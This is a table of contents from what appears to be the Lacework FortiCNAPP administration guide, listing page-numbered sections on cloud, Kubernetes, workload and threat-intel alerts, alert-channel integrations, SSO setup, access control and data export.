User Policy Alerts 1798
Alert List 1798
Identity Alerts 1799
Alert List 1799
Alert Types Classified as Composite Category 1800
Overview 1800
Alert List 1800
Alert Types Classified as Host Vulnerability Subcategory 1802
Overview 1802
Alert List 1802
Alert Types Classified as Container Vulnerability Subcategory 1804
Overview 1804
Alert List 1804
Alert Types Classified as Threat Intel Subcategory 1805
Overview 1805
Alert List 1805
Vulnerable Log4j Processes Alerts 1806
Overview 1806
Alert List 1806
Introduction to AWS alerts 1808
Access Key Deleted (disabled by default) 1809
Why this alert is important 1809
Investigation 1809

Resolution 1809
Related Information 1809
API Failed With Error 1810
Why this alert is important 1810
Investigation 1810
Resolution 1810
CloudTrail Deleted (disabled by default) 1811
Why this alert is important 1811
Investigation 1811
Resolution 1811
Related Information 1811
CloudTrail Stopped (disabled by default) 1812
Why this alert is important 1812
Investigation 1812
Resolution 1812
Related Information 1812
AWS Account Accessed From Known Bad IP Address 1813
Why this alert is important 1813
Investigation 1813
Resolution 1814
AWS Account Accessed From a New Geolocation 1815
Why this alert is important 1815
Why this might be just fine 1815
Investigation 1816
Resolution 1816
AWS Account Accessed From a New Geolocation With a New AWS Event Type 1817
Why this alert is important 1817
Why this might be just fine 1817
Investigation 1818
Resolution 1818
New Access Key (disabled by default) 1819
Why this alert is important 1819
Investigation 1819
Resolution 1819
Related Information 1819
New Account Access Made 1820
Why this alert is important 1820
Why might this be just fine? 1820
Investigation 1820
Resolution 1820
New AWS User 1822
Why this alert is important 1822

Why this might be just fine 1822
Investigation 1822
Resolution 1823
New Key Management Service (KMS) Key 1824
Why this alert is important 1824
Investigation 1824
Resolution 1824
Related Information 1824
New Region 1825
Why this alert is important 1825
Investigation 1825
Resolution 1825
Related Information 1825
New Service 1826
Why this alert is important 1826
Investigation 1826
Resolution 1826
New AWS Service Accessed in Region 1827
Why this alert is important 1827
Why this might be just fine 1827
Investigation 1827
Resolution 1828
New Virtual Private Cloud (VPC) (disabled by default) 1829
Why this alert is important 1829
Investigation 1829
Resolution 1829
Related Information 1829
S3 Bucket Access Control List (ACL) Change 1830
Why this alert is important 1830
Investigation 1830
Resolution 1830
Related Information 1830
Service Called API 1831
Why this alert is important 1831
Investigation 1831
Resolution 1831
Related Information 1832
User Calltype MFA 1833
Why this alert is important 1833
Investigation 1833
Resolution 1833
Related Information 1833

New AWS API Invoked 1834
Why this alert is important 1834
Why this might be just fine 1834
Investigation 1834
Resolution 1835
Introduction to Azure alerts 1836
New Azure SP Accessing Resource 1837
Why this alert is important 1837
Investigation 1837
Resolution 1837
New Azure Subscription Created 1839
Why this alert is important 1839
Investigation 1839
Resolution 1839
New Azure API Failed with Error 1841
Why this alert is important 1841
Investigation 1841
Failed request tracing 1841
Logging destination 1841
Enabling tracing 1841
The x-ms-request-id header 1842
Resolution 1842
New Azure API Call Invoked by User Accessed Resource for the First Time 1843
Why this alert is important 1843
Investigate 1843
Resolution 1844
New Azure User Performed Operation on Resource for the First Time 1845
Why this alert is important 1845
Investigation 1845
Resolution 1845
Introduction to Google Cloud alerts 1846
Cloud VPN Deleted 1847
Why this alert is important 1847
Investigation 1847
Resolution 1847
GCP API Failed With Error 1849
Why this alert is important 1849
Investigation 1849
Resolution 1849
New Google Cloud Service Accessed in Region 1851
Why this alert is important 1851
Why this might be just fine 1851
Investigation 1851

Resolution 1852
GCP Service Account Logged In From New Source 1853
Why this alert is important 1853
Why this might be just fine 1853
Investigation 1853
Resolution 1854
GCP User Accessed Region 1855
Why this alert is important 1855
Investigation 1855
Resolution 1855
GCP User Logged In From New Source 1856
Why this alert is important 1856
Investigation 1856
Resolution 1856
IAM Policy Changed (Google Cloud) 1858
Why this alert is important 1858
Investigation 1858
Resolution 1858
New GCP API Call 1860
Why this alert is important 1860
Investigation 1860
Resolution 1861
New GCP Organization 1862
Why this alert is important 1862
Investigation 1862
Resolution 1862
New GCP Region 1864
Why this alert is important 1864
Why this might be just fine 1864
Investigation 1864
Resolution 1865
New GCP Service 1866
Why this alert is important 1866
Investigation 1866
Resolution 1866
New GCP Source 1867
Why this alert is important 1867
Investigation 1867
Resolution 1867
New GCP User 1869
Why this alert is important 1869
Why this might be just fine 1869

Investigation 1869
Resolution 1870
New API Invoked for Google Cloud Service 1871
Why this alert is important 1871
Investigation 1871
Resolution 1871
Introduction to Kubernetes alerts 1872
K8s Audit Log Cluster Role Created 1873
Why this alert is important 1873
Investigation 1873
Resolution 1873
K8s Audit Log Cluster Role Binding Created 1874
Why this alert is important 1874
Investigation 1874
Resolution 1874
K8s Audit Log Cluster Role Bindings To Admin 1876
Why this alert is important 1876
Investigation 1876
Resolution 1876
K8s Audit Log Cluster Role Bindings To Cluster Admin 1878
Why this alert is important 1878
Investigation 1878
Resolution 1878
K8s Audit Log Cluster Role Bindings To Edit 1879
Why this alert is important 1879
Investigation 1879
Resolution 1879
K8s Audit Log Cluster Role Bindings To System 1880
Why this alert is important 1880
Investigation 1880
Resolution 1880
K8s Audit Log Cluster Role With All Resources 1881
Why this alert is important 1881
Why this alert is important 1881
Investigation 1881
Resolution 1882
K8s Audit Log Cluster Role With Pod Exec 1883
Why this alert is important 1883
Investigation 1883
Resolution 1884
K8s Audit Log Cluster Role With Pod Write 1885
Why this alert is important 1885

Investigation 1885
Resolution 1886
K8s Audit Log Cluster Role With Secrets 1887
Why this alert is important 1887
Investigation 1887
Resolution 1887
K8s Audit Log Ingress Created 1889
Why this alert is important 1889
Investigation 1889
Resolution 1890
K8s Audit Log Namespace Created 1891
Why this alert is important 1891
Investigation 1891
Resolution 1891
K8s Audit Log Resource Created 1893
Why this alert is important 1893
Investigation 1893
Resolution 1893
K8s Audit Log Role Created 1895
Why this alert is important 1895
Investigation 1895
Resolution 1895
K8s Audit Log Role Binding Created 1897
Why this alert is important 1897
Investigation 1897
Resolution 1898
K8s Audit Log Role Bindings To Admin 1899
Why this alert is important 1899
Investigation 1899
Resolution 1899
K8s Audit Log Role Bindings To Cluster Admin 1901
Why this alert is important 1901
Investigation 1901
Resolution 1901
K8s Audit Log Role Bindings To Edit 1902
Why this alert is important 1902
Investigation 1902
Resolution 1902
K8s Audit Log Role Bindings To System 1903
Why this alert is important 1903
Investigation 1903
Resolution 1903

K8s Audit Log Role With All Resources 1904
Why this alert is important 1904
Investigation 1904
K8s Audit Log Role With Pod Exec 1905
Why this alert is important 1905
Investigation 1905
Resolution 1906
K8s Audit Log Role With Pod Write 1907
Why this alert is important 1907
Investigation 1907
Resolution 1907
K8s Audit Log Role With Secrets 1909
Why this alert is important 1909
Investigation 1909
Resolution 1909
K8s Audit Log Workload Created 1911
Why this alert is important 1911
Investigation 1911
Resolution 1912
K8s new registry used 1913
Why this alert is important 1913
Investigation 1913
Resolution 1913
K8s new sensitive access to pod 1914
Why this alert is important 1914
Investigation 1914
Resolution 1914
K8s new user access to pod 1915
Why this alert is important 1915
Investigation 1915
Resolution 1915
New K8s cluster 1916
Why this alert is important 1916
Investigation 1916
Resolution 1916
New K8s pod 1918
Why this alert is important 1918
Investigation 1918
Resolution 1918
New K8s webhook change 1920
Why this alert is important 1920
Investigation 1920

Resolution 1920
New K8s Workload Created With Privilege Escalation 1921
Why this alert is important 1921
Investigation 1921
Resolution 1922
New K8s Workload Created With Host Access 1923
Why this alert is important 1923
Investigation 1923
Resolution 1924
Introduction to Time-Series alerts 1925
AWS GPU Instance Usage Spike 1926
Why this alert is important 1926
Investigation 1926
Resolution 1926
AWS IAM API Error Spike 1927
Why this alert is important 1927
Investigation 1927
Resolution 1927
Introduction to CIEM alerts 1928
CIEM Risky Unused Identity 1929
Remediation 1929
CIEM Critical Identity Risk 1930
Remediation 1930
CIEM Identity With Excessive Permissions 1931
Remediation 1931
CIEM Hardcoded Keys 1932
Remediation 1932
CIEM AWS Identity With Unused Access Keys 1932
Remediation 1932
CIEM AWS Identity With Unrotated Access Keys 1933
Remediation 1933
Introduction to Workload alerts 1934
Terminology 1934
New Application 1935
Why this alert is important 1935
Why this might be just fine 1935
Investigation 1935
Resolution 1936
New Child Launched 1937
Why this alert is important 1937
Investigation 1937
Resolution 1937

New Child Launched From Vulnerable Application 1938
Why this alert is important 1938
Investigation 1938
Resolution 1938
New External Client DNS 1940
Why this alert is important 1940
Investigation 1940
Resolution 1941
New External Client IP Address 1942
Why this alert is important 1942
Investigation 1942
Resolution 1942
New External Client IP Address Connection 1943
Why this Alert is Important 1943
Investigation 1943
Resolution 1943
New External Client IP Address Connection To Vulnerable Application 1944
Why this alert is important 1944
Investigation 1944
Resolution 1944
Outbound Connection to New Domain From Application 1946
Why this alert is important 1946
Why this might be just fine 1946
Investigation 1946
Resolution 1947
Outbound Connection to New Domain From Host 1948
Why this alert is important 1948
Why this might be just fine 1948
Investigation 1948
Resolution 1949
New External Host 1950
Why this alert is important 1950
Investigation 1950
Resolution 1951
New External Host Connection 1952
Why this alert is important 1952
Investigation 1952
Resolution 1952
New Outbound Connection From Application 1953
Why this alert is important 1953
Why this might be just fine 1953
Investigation 1953
Resolution 1954

Outbound Connection From Vulnerable Application to a Domain 1955
Why this alert is important 1955
Why this might be just fine 1955
Investigation 1956
Resolution 1956
New External Host Server Connection 1957
Why this alert is important 1957
Why this might be just fine 1957
Investigation 1957
Resolution 1958
Outbound Connection to a New External IP Address From Application 1959
Why this alert is important 1959
Why this might be just fine 1959
Investigation 1960
Resolution 1960
Outbound Connection to a New External IP Address From Host 1961
Why this alert is important 1961
Why this might be just fine 1961
Investigation 1962
Resolution 1962
New External Server IP Address Connection 1963
Why this alert is important 1963
Why this might be just fine 1963
Investigation 1963
Resolution 1964
Outbound Connection From Vulnerable Application to an IP Address 1965
Why this alert is important 1965
Why this might be just fine 1965
Investigation 1965
Resolution 1966
New Internal Connection 1967
Why this alert is important 1967
Investigation 1967
Resolution 1967
New Internal Host Connection 1968
Why this alert is important 1968
Investigation 1968
Resolution 1968
New Privilege Escalation 1969
Why this alert is important 1969
Investigation 1969
Resolution 1969
Related Information 1969

New User 1970
Why this alert is important 1970
Investigation 1970
Resolution 1970
New Vulnerable Child Launched 1971
Why this alert is important 1971
Investigation 1971
Resolution 1971
New Vulnerable Internal Connection 1972
Why this alert is important 1972
Investigation 1972
Resolution 1972
Suspicious Logins 1974
Why this alert is important 1974
Investigation 1974
Resolution 1974
User Launched New Binary 1975
Why this alert is important 1975
Investigation 1975
Resolution 1975
User Logged In From New IP 1976
Why this alert is important 1976
Investigation 1976
Resolution 1976
User Logged In From New Location 1977
Why this alert is important 1977
Investigation 1977
Resolution 1977
Composite alerts reference 1978
Viewing composite alerts 1978
Details 1978
Observations 1978
Available composite alerts 1979
Potentially Compromised AWS Keys 1980
Why this alert is important 1980
Why this might be just fine 1980
Investigation 1980
Resolution 1981
Potentially Compromised Azure 1982
Why this alert is important 1982
Why this might be just fine 1982
Investigation 1982
Resolution 1983

Potentially Compromised GCP 1984
Why this alert is important 1984
Why this might be just fine 1984
Investigation 1984
Resolution 1985
Potentially Compromised Host 1986
Why this alert is important 1986
Investigation 1986
Resolution 1986
Potentially Compromised K8s 1987
Why this alert is important 1987
Why this might be just fine 1987
Investigation 1987
Resolution 1988
Potential Penetration Test 1989
Why this alert is important 1989
Why this might be just fine 1989
Investigation 1989
Resolution 1989
Suspicious Activity AWS User 1990
Why this alert is important 1990
Investigation 1990
Resolution 1990
Suspicious Activity Azure 1991
Why this alert is important 1991
Investigation 1991
Resolution 1991
Suspicious Activity GCP 1992
Why this alert is important 1992
Investigation 1992
Resolution 1992
Suspicious Activity Host 1993
Why this alert is important 1993
Investigation 1993
Resolution 1993
Suspicious Activity K8s 1994
Why this alert is important 1994
Investigation 1994
Resolution 1994
Introduction to Threat Intel alerts 1995
Advantages of Threat Intel alerts 1995

Bad External Client DNS 1996
Why this alert is important 1996
Investigation 1996
Resolution 1996
Bad External Client IP Address 1997
Why this alert is important 1997
Why this might be just fine 1997
Investigation 1997
Resolution 1998
Bad External Client IP Address Connection 1999
Why this alert is important 1999
Investigation 1999
Resolution 1999
Bad External Client IP Address Connection To Vulnerable Application 2000
Why this alert is important 2000
Investigation 2000
Resolution 2001
Bad External Host 2002
Why this alert is important 2002
Why this might be just fine 2002
Investigation 2003
Resolution 2003
Bad External Server DNS Connection 2004
Why this alert is important 2004
Investigation 2004
Resolution 2004
Bad External Server Host Connection 2005
Why this alert is important 2005
Investigation 2005
Resolution 2005
Bad External Server IP Address 2006
Why this alert is important 2006
Investigation 2006
Resolution 2006
Bad External Server IP Address Connection 2007
Why this alert is important 2007
Investigation 2007
Resolution 2007
Bad External Server IP Address Connection From Vulnerable Application 2008
Why this alert is important 2008
Investigation 2008
Resolution 2008

Inbound Connection From a Bad External IP Address 2010
Why this alert is important 2010
Investigation 2010
Resolution 2010
Outbound Connection To a Bad External IP Address 2012
Why this alert is important 2012
Investigation 2012
Resolution 2012
Outbound Connection To a Bad External URL 2014
Why this alert is important 2014
Investigation 2014
Resolution 2015
AWS Account Accessed From Known Bad IP Address With New AWS Event Type 2016
Why this alert is important 2016
Investigation 2016
Resolution 2017
Login From New Bad Source Using Calltype 2018
Why this alert is important 2018
Investigation 2018
Resolution 2019
New Azure User Logged In From Bad Source 2020
Why this alert is important 2020
Investigation 2020
Resolution 2020
GCP User Logged In From Bad Source 2022
Why this alert is important 2022
Investigation 2022
Resolution 2022
Malicious File 2024
Why this alert is important 2024
Investigation 2024
Resolution 2024
Introduction to Vulnerability alerts 2026
New Vulnerable Application 2027
Why this alert is important 2027
Why this might be just fine 2027
Investigation 2027
Resolution 2028
Detections Reference 2029
Anomaly detection models 2058
Active scanning 2058

Domain generation algorithm (DGA) 2058
SSH brute force 2058
MITRE ATT&CK tactics 2059
Initial Access Tactic 2059
Execution Tactic 2059
Persistence Tactic 2059
Privilege Escalation Tactic 2060
Defense Evasion Tactic 2060
Credential Access Tactic 2060
Discovery Tactic 2060
Lateral Movement Tactic 2061
Collection Tactic 2061
Exfiltration Tactic 2061
Command and Control Tactic 2061
Impact Tactic 2061
Resource Development Tactic 2062
Reconnaissance Tactic 2062
Security Insights FAQ 2063
What sources of threat intelligence does Lacework FortiCNAPP use? 2063
How can I explain the severity of an alert? 2063
Is this indicator a false positive? 2063
Can you provide more information on a domain or an IP address seen with an alert? 2064
Why did Lacework FortiCNAPP not detect this activity? 2064
Can you investigate an environment or event? 2064
How to create exceptions to prevent alerting on an IP or domain in threat intel? 2064
Why did Lacework FortiCNAPP not detect a malicious file? 2064
AWS Security Hub 2065
Amazon GuardDuty 2066
Overview 2066
Prerequisites 2066
Amazon GuardDuty Integration Architecture 2066
Configure the Amazon GuardDuty Integration 2067
CloudFormation Stack Progress 2068
Permissions 2068
Cross-Account IAM Role 2068
FAQs 2069
How do I know if the integration is working? 2069
Where can I see the GuardDuty findings in Lacework FortiCNAPP? 2069
AWS built-in package 2070
Overview 2070
Prerequisites 2072
AWS Built-in Package Architecture 2072
Deployment scenarios 2073
1. Default deployment without single sub-account or org options selected 2073
2. Single sub-account with Lacework FortiCNAPP organization 2073

3. AWS organizational units (OUs) to Lacework FortiCNAPP sub-account mapping with Lacework FortiCNAPP organization 2074
Configure the AWS Built-in Package 2076
1. Generate a Lacework FortiCNAPP API access key 2076
2. Log in to your AWS control tower management account 2076
3. Deploy the AWS built-in package with CloudFormation 2076
4. CloudFormation progress 2077
5. Validate the solution 2077
Remove the AWS built-in package 2077
Permissions 2078
Member Account SecurityAudit Cross-Account IAM Role 2078
Centralized CloudTrail Cross-Account IAM Role 2078
Security Hub Cross-Account IAM Role 2080
Troubleshooting 2081
Common issues 2081
Events and logs 2082
FAQs 2082
Can I individually choose which accounts are added to Lacework FortiCNAPP within AWS Control Tower? 2082
How does Lacework FortiCNAPP integrate with AWS Control Tower's CloudTrail? 2083
Administrator guide 2084
Lacework FortiCNAPP console overview 2085
Supported browsers 2085
Global search 2085
Troubleshooting access to the console 2085
Views management 2087
Polygraphs 2088
Lacework FortiCNAPP polygraph 2089
Overview 2089
Filtering the polygraph by date and time range 2089
Viewing the polygraph of Cloud activities 2090
AWS CloudTrail polygraph 2090
Azure Activity Log 2091
Google Cloud 2091
Filtering the polygraph Cloud logs by custom search 2091
Viewing the polygraph of host activities 2093
Applications 2093
Machines 2093
Networks 2093
Processes 2094
Users 2094
Filtering by custom search 2094

Viewing the polygraph of containers activities 2096
Viewing the polygraph of Kubernetes activities 2098
Filtering by custom search 2099
Lacework FortiCNAPP Polygraph FAQ 2100
What is a Lacework FortiCNAPP polygraph? 2100
What kinds of polygraphs are available? 2100
Why are there different Lacework FortiCNAPP polygraphs? 2100
How is the polygraph different from network-level breach detection tools? 2102
How is the polygraph different from host-based intrusion systems? 2102
How is the polygraph different from other machine learning-based breach detection systems? 2102
How is the Lacework polygraph different from other cloud workload protection platforms? 2103
What makes the polygraph a robust breach detection system? 2103
How does the polygraph reduce false positives and number of alerts? 2103
What kinds of events does the polygraph detect? 2104
What if a hacker is hiding in a public cloud? 2104
Does the polygraph use any external threat feeds? 2104
What applications are supported with the polygraph? 2104
Dashboard 2106
Accessing the Dashboard 2107
Configuring the Dashboard 2108
Adding widgets 2108
Cloning widgets 2109
Editing widgets 2109
Deleting widgets 2109
Custom Dashboard views 2110
Creating views 2110
Applying views 2111
Editing views 2111
Sharing views 2111
Deleting views 2112
Configure alert channels 2113
Alert channels 2114
Creating an alert channel 2114
Managing alert channels with Terraform 2115
Alert channel errors 2115
Alert channel warnings 2115
Alert rules 2117
Using alert rules with resource groups 2117
Creating an alert rule 2117
Amazon EventBridge Alert Channel 2119
Creating resources within your AWS account 2119
Creating an SQS instance 2119

Creating an event bus ... 2119
Creating an event rule ... 2120
Creating an Amazon CloudWatch alert channel ... 2121
Creating an Amazon CloudWatch alert channel using Terraform ... 2121
Amazon Security Lake alert channel ... 2123
How it works ... 2123
CloudFormation deployment ... 2123
Prerequisites ... 2123
Creating the Amazon Security Lake custom source for Lacework FortiCNAPP security findings ... 2124
Deploying the CloudFormation template ... 2124
Troubleshooting ... 2125
Troubleshooting the initial setup ... 2126
Troubleshooting the security findings event ... 2126
Updates ... 2126
AWS Security Hub alert channel ... 2127
How it works ... 2127
Prerequisites ... 2127
Required roles and policies ... 2127
Deploying the Lacework FortiCNAPP AWS Security Hub integration with Terraform ... 2128
Deploying the Lacework FortiCNAPP AWS Security Hub integration with CloudFormation ... 2129
Removing the Lacework FortiCNAPP AWS Security Hub integration ... 2130
Troubleshooting ... 2130
Lambda function CloudWatch logs ... 2130
Lacework FortiCNAPP API access keys ... 2130
Telemetry ... 2131
Azure DevOps alert channel ... 2132
Creating an Azure DevOps Personal Access Token (PAT) ... 2133
Creating an Azure automation account ... 2133
Creating an automation account variable for the PAT ... 2134
Creating an automation account runbook ... 2134
Creating the Lacework FortiCNAPP alert channel ... 2136
Cisco Webex Teams alert channel ... 2138
Creating an incoming webhook ... 2138
Creating a Cisco Webex Teams alert channel ... 2138
Creating a Lacework FortiCNAPP Cisco Webex Teams alert channel using Terraform ... 2138
Datadog alert channel ... 2140
Creating an API key in Datadog for Lacework FortiCNAPP ... 2140
Creating a Datadog alert channel ... 2140
Viewing Lacework FortiCNAPP data in the Datadog dashboard ... 2141
Creating a Lacework FortiCNAPP Datadog alert channel using Terraform ... 2141
Elastic/ELK Stack alert channel ... 2142
Amazon CloudWatch ... 2142
Creating a Lacework FortiCNAPP alert channel for Amazon CloudWatch ... 2142

Configuring the Elastic Stack 2142
Google Cloud Pub/Sub 2142
Creating a Lacework FortiCNAPP alert channel for Google Cloud Pub/Sub 2142
Configuring a Dataflow template 2143
Email alert channel 2144
Creating an email alert channel 2144
Compliance report schedule 2144
FortiSIEM alert channel 2146
Creating resources within your AWS account 2146
Manually creating AWS resources 2146
Automatically creating AWS resources using Terraform 2147
Automatically creating AWS resources using CloudFormation 2148
Creating a FortiSIEM access method for AWS SQS 2148
Creating an Amazon EventBridge alert channel for FortiSIEM 2151
Testing the integration 2151
FortiSOAR alert channel 2152
FortiSOAR API token 2152
Key 2152
Role 2152
FortiSOAR webhook authentication playbooks 2152
FortiSOAR Lacework FortiCNAPP connector 2153
Lacework FortiCNAPP alerts webhook 2153
Alert rules 2153
Testing the integration 2154
Google Cloud Pub/Sub alert channel 2155
Prerequisites 2155
Creating a Google Cloud Pub/Sub alert channel 2155
Creating a Lacework FortiCNAPP Google Cloud Pub/Sub Alert Channel Using Terraform 2156
Google Eventarc alert channel 2157
Prerequisites 2157
Creating the Eventarc integration 2157
Configuring the Lacework FortiCNAPP Eventarc integration 2157
IBM QRadar alert channel 2159
Creating the Lacework FortiCNAPP log source type 2159
Configuring the Lacework FortiCNAPP log source type 2159
Creating an IBM QRadar alert channel from the Lacework FortiCNAPP console 2160
Creating a Lacework FortiCNAPP IBM QRadar alert channel using Terraform 2160
Jira alert channel 2161
Supported integrations 2161
Prerequisites 2162
Creating the Jira alert channel 2162
Configuring a Jira Webhook for bi-directional integration 2163
Testing the integration 2164
Populating values in new Jira issues from a custom template 2164

Creating a custom template with dynamic variables 2167
Mapping Lacework FortiCNAPP severities to Jira priorities 2167
Pulling custom priority IDs from Jira 2169
Creating a Lacework FortiCNAPP Jira Cloud or server alert Channel using Terraform 2169
Rotate the webhook secret 2170
Troubleshooting 2170
Microsoft Teams alert channel 2171
Creating an incoming webhook 2171
Creating a Microsoft Teams alert channel 2171
Creating a Lacework FortiCNAPP Microsoft Teams alert channel using Terraform 2172
New Relic alert channel 2173
Creating a license key 2173
Creating a New Relic alert channel 2173
Creating a Lacework FortiCNAPP New Relic alert channel using Terraform 2174
Opsgenie alert channel 2175
Creating an advanced integration in Opsgenie 2175
Creating the webhook alert channel in Lacework FortiCNAPP 2176
PagerDuty alert channel 2177
Prerequisites 2177
Configuring PagerDuty 2177
Creating a PagerDuty alert channel 2178
Disabling the PagerDuty alert channel 2178
Uninstalling the PagerDuty alert channel 2178
Creating a Lacework FortiCNAPP PagerDuty alert channel using Terraform 2179
ServiceNow alert channel 2179
Prerequisites 2179
Creating a ServiceNow alert channel 2179
Populating values in new ServiceNow incidents from a custom template 2180
Creating a Lacework FortiCNAPP ServiceNow alert channel using Terraform 2181
Slack alert channel 2182
Creating an incoming webhook 2182
Creating a Slack alert channel 2182
Creating a Slack alert channel using Terraform 2183
Splunk alert channel 2184
Creating a Splunk HTTP event collector 2184
Creating a Splunk alert channel 2184
Creating a Lacework FortiCNAPP Splunk alert channel using Terraform 2185
Sumo Logic alert channel 2186
Creating a Lacework FortiCNAPP alert channel 2186
Setting up an SNS topic 2186
Configuring a Sumo Logic HTTP endpoint 2186
Subscribing a Sumo Logic HTTP endpoint to SNS topic 2187
Configuring SNS to send raw message delivery 2187

VictorOps (Splunk On-Call) alert channel 2188
Creating a REST Endpoint 2188
Creating a VictorOps alert channel 2188
Creating a Lacework FortiCNAPP VictorOps alert channel using Terraform 2189
Custom webhook alert channel 2190
Creating a custom webhook 2190
Creating a webhook alert channel 2191
Creating a Lacework FortiCNAPP webhook alert channel using Terraform 2192
Reports 2193
Overview 2193
Reports versus alerts 2193
View report configurations 2193
View reports 2194
About report configurations 2194
Creating report configurations 2195
Status definitions 2196
Authentication configuration 2197
FortiCloud integrated authentication 2198
IAM users 2199
API access to Lacework FortiCNAPP through FortiCloud 2200
SAML and external IdP 2202
Legacy authentication configuration 2203
Enable SAML 2203
Just-in-Time user provisioning 2204
Adding Lacework FortiCNAPP as a service provider 2204
Configuring SAML SSO and JIT with other identity providers 2204
Google OAuth Configuration 2205
Okta SAML SSO 2206
Okta SAML JIT 2207
Lacework FortiCNAPP attributes you can configure 2207
Attribute configuration requirements 2209
Configuring the application in Okta 2209
Adding custom Lacework FortiCNAPP attributes to a profile 2210
Adding attributes to the Okta profile 2211
Adding attributes to the Lacework FortiCNAPP application profile 2211
Adding a person in Okta 2212
Google Workspace SAML SSO 2213
Google Workspace SAML JIT 2215
Adding attributes to the Lacework FortiCNAPP application in Google Workspace 2215
Defining custom Lacework FortiCNAPP attributes for a user 2216
Setting attribute mapping 2217
Lacework FortiCNAPP Admin Role Accounts attribute 2217
Lacework FortiCNAPP User Role Accounts attribute 2217

Lacework FortiCNAPP Power User Role Accounts attribute 2218
Lacework FortiCNAPP custom user groups 2218
Lacework FortiCNAPP Organization Admin Role attribute 2218
Lacework FortiCNAPP Organization User Role attribute 2219
Finishing the SAML JIT configuration 2219
Microsoft Entra ID SAML SSO 2220
Creating the Lacework FortiCNAPP application in Microsoft Entra ID 2220
Completing the authentication setup in the console 2224
Testing the application 2225
Microsoft Entra ID SAML JIT 2226
Creating the Lacework FortiCNAPP application in Microsoft Entra ID 2226
Creating groups in Microsoft Entra ID (Optional) 2231
Grant Access to Lacework FortiCNAPP Accounts 2232
Finishing authentication setup in the console 2234
Testing the application 2234
Updating the Single Sign-on signing certificate 2234
OneLogin SAML SSO 2236
OneLogin SAML JIT 2237
Setting attributes in the Lacework FortiCNAPP application 2237
Setting up access to the Lacework FortiCNAPP application 2237
Adding custom user fields and manually setting values 2237
Adding application rules 2238
Adding roles 2239
Creating application rules 2239
Assigning roles to users 2240
Lacework FortiCNAPP Accounts attributes 2241
Finishing the SAML JIT configuration 2241
SAML SSO with Red Hat Keycloak 2242
Creating the Lacework FortiCNAPP client in Keycloak 2242
Enabling SAML in the console 2242
SAML SSO with AWS 2244
Prerequisite 2244
Creating the Lacework FortiCNAPP application in the IAM Identity Center 2244
Enabling SAML in the console 2244
Access control and authorization 2245
FortiCloud integrated access control 2246
Access and permission profiles 2247
Access profiles 2247
Permission profiles 2251
Legacy access control overview 2255
Organization roles 2255
Account roles 2255
Service users 2258
Disabling Lacework FortiCNAPP support access 2259

Disabling Lacework FortiCNAPP support access in Organizations 2260
Managing access at the organization level 2262
Editing organization users 2262
Removing an organization administrator 2262
Reassigning an organization administrator to be an organization user 2263
Deleting an organization user from the organization 2263
Managing access at the account level 2264
Custom roles 2264
Editing custom roles 2264
Adding custom roles to custom user groups 2264
Custom user groups 2265
Editing custom user groups 2265
Deleting custom user groups 2265
Users 2266
Editing standard users of an account 2266
Editing service users of an account 2266
Access control at the organization level 2267
Viewing account roles 2267
Viewing account user groups 2267
Viewing users 2267
Adding users 2268
Access control at the account level 2269
Viewing roles 2269
Custom roles 2269
Viewing user groups 2269
Custom user groups 2270
Viewing users 2270
Adding users 2270
Settings 2271
Integrations 2272
Cloud accounts 2273
Actions 2273
Integrate Cloud accounts 2273
Update AWS account name in the console 2274
Container registries 2275
Viewing container registries 2275
Actions 2275
Integrate container registries 2275
Security in Jira 2276
Integrating Lacework FortiCNAPP to Security in Jira 2276
Viewing Security in Jira integrations 2276
Actions 2276

Configuration 2277
Resource Groups 2278
About resource group conditions 2278
Resource condition groups 2279
Viewing resource groups 2279
Creating resource groups 2280
Troubleshooting resource group creation 2281
Modifying a resource group 2281
Controlling user access by resource group 2282
Filtering by resource group 2282
API keys 2283
About API keys 2283
API keys 2283
API access to Lacework FortiCNAPP through FortiCloud 2284
Agent Tokens 2286
Viewing agent access tokens 2286
Adding agent access tokens 2286
Report rules 2287
Creating a report rule 2287
Event severity levels 2288
Managing report rules with Terraform 2289
Data Shares and Export 2290
S3 data export and Snowflake data share 2291
Data share and data export use cases 2293
Request a Snowflake data share 2294
Prerequisites 2294
Snowflake Data Share Views 2296
ALERT_DETAILS_V view 2297
ALERT_EVIDENCE_V view 2298
ALERTS_V view 2299
ALL_FILES_V view 2300
APPLICATIONS_V view 2301
CHANGE_FILES_V view 2302
CLOUD_COMPLIANCE_V view 2303
Account column properties per Cloud provider type 2304

CLOUD_CONFIGURATION_V view 2305
CLOUD_RESOURCES_V view 2306
CMDLINE_V view 2307
CONNECTIONS_V view 2308
CONTAINER_SUMMARY_V view 2309
CONTAINER_VULN_DETAILS_V view 2310
DNS_QUERY_V view 2311
HOST_VULN_DETAILS_V view 2312
IMAGE_V view 2314
INTERFACES_V view 2315
INTERNAL_IPA_V view 2316
MACHINE_DETAILS_V view 2317
MACHINE_SUMMARY_V view 2318
NEW_HASHES_V view 2319
PACKAGE_V view 2320
POD_SUMMARY_V view 2321
PROCESS_SUMMARY_V view 2322
USER_DETAILS_V view 2323
USER_LOGIN_V view 2324
S3 Data Exporter 2325
Amazon S3 data export 2326
Overview 2326
Creating an Amazon S3 alert channel in Lacework FortiCNAPP 2327
Creating an Amazon S3 alert channel 2327
Using the CloudFormation Template 2327
Specifying the stack details 2328
Creating an Amazon S3 alert channel manually 2329
Create a data export rule in Lacework FortiCNAPP 2329
Lacework FortiCNAPP Amazon S3 export and Amazon Server-Side Encryption (SSE) 2330
Creating an Amazon S3 data export using Terraform 2330
Amazon S3 data export views and folder structure 2331
Agent dataset 2331
AWS CloudTrail dataset 2332
Azure Activity Log dataset 2332
AWS Compliance dataset 2332
Azure Compliance dataset 2332
Google Cloud Compliance dataset 2332
Agent Management V view 2333
General 2334
Platform Timeout 2334
Compliance Report Schedule 2334

Lacework Policy Subscription 2335
Resource Management Collection Schedule 2335
Suppressed Rule Filter 2335
Continuous Assessments 2335
Lacework AI Assist 2336
Configure Risk Scores 2337
My Settings 2338
My Profile 2339
My preferences 2339
My access 2339
Organizations 2340
Organization overview 2341
Organization enrollment process 2341
After organization enrollment 2342
Subscription and Usage 2343
Viewing subscription status 2344
Viewing subscriptions 2344
Subscription summary 2345
Subscription history 2346
Assigning packages to accounts 2347
About package assignment 2347
Assigning packages to accounts 2347
Allocating packages to resource groups 2349
About resource groups 2349
Changing the default package allocation 2350
Allocating packages 2350
Subscription Usage 2352
Viewing Subscription Usage 2352
Subscription changes 2352
vCPU Usage 2353
Other Usage 2354
Previewing usage as a trial or legacy license user 2354
Usage 2356
License 2357
Subscription 2357
Usage 2357
Resource Usage by Cloud Account 2357
Vulnerability Usage 2358
Host Scans 2358
Container Image Scans 2358
Terminology 2358
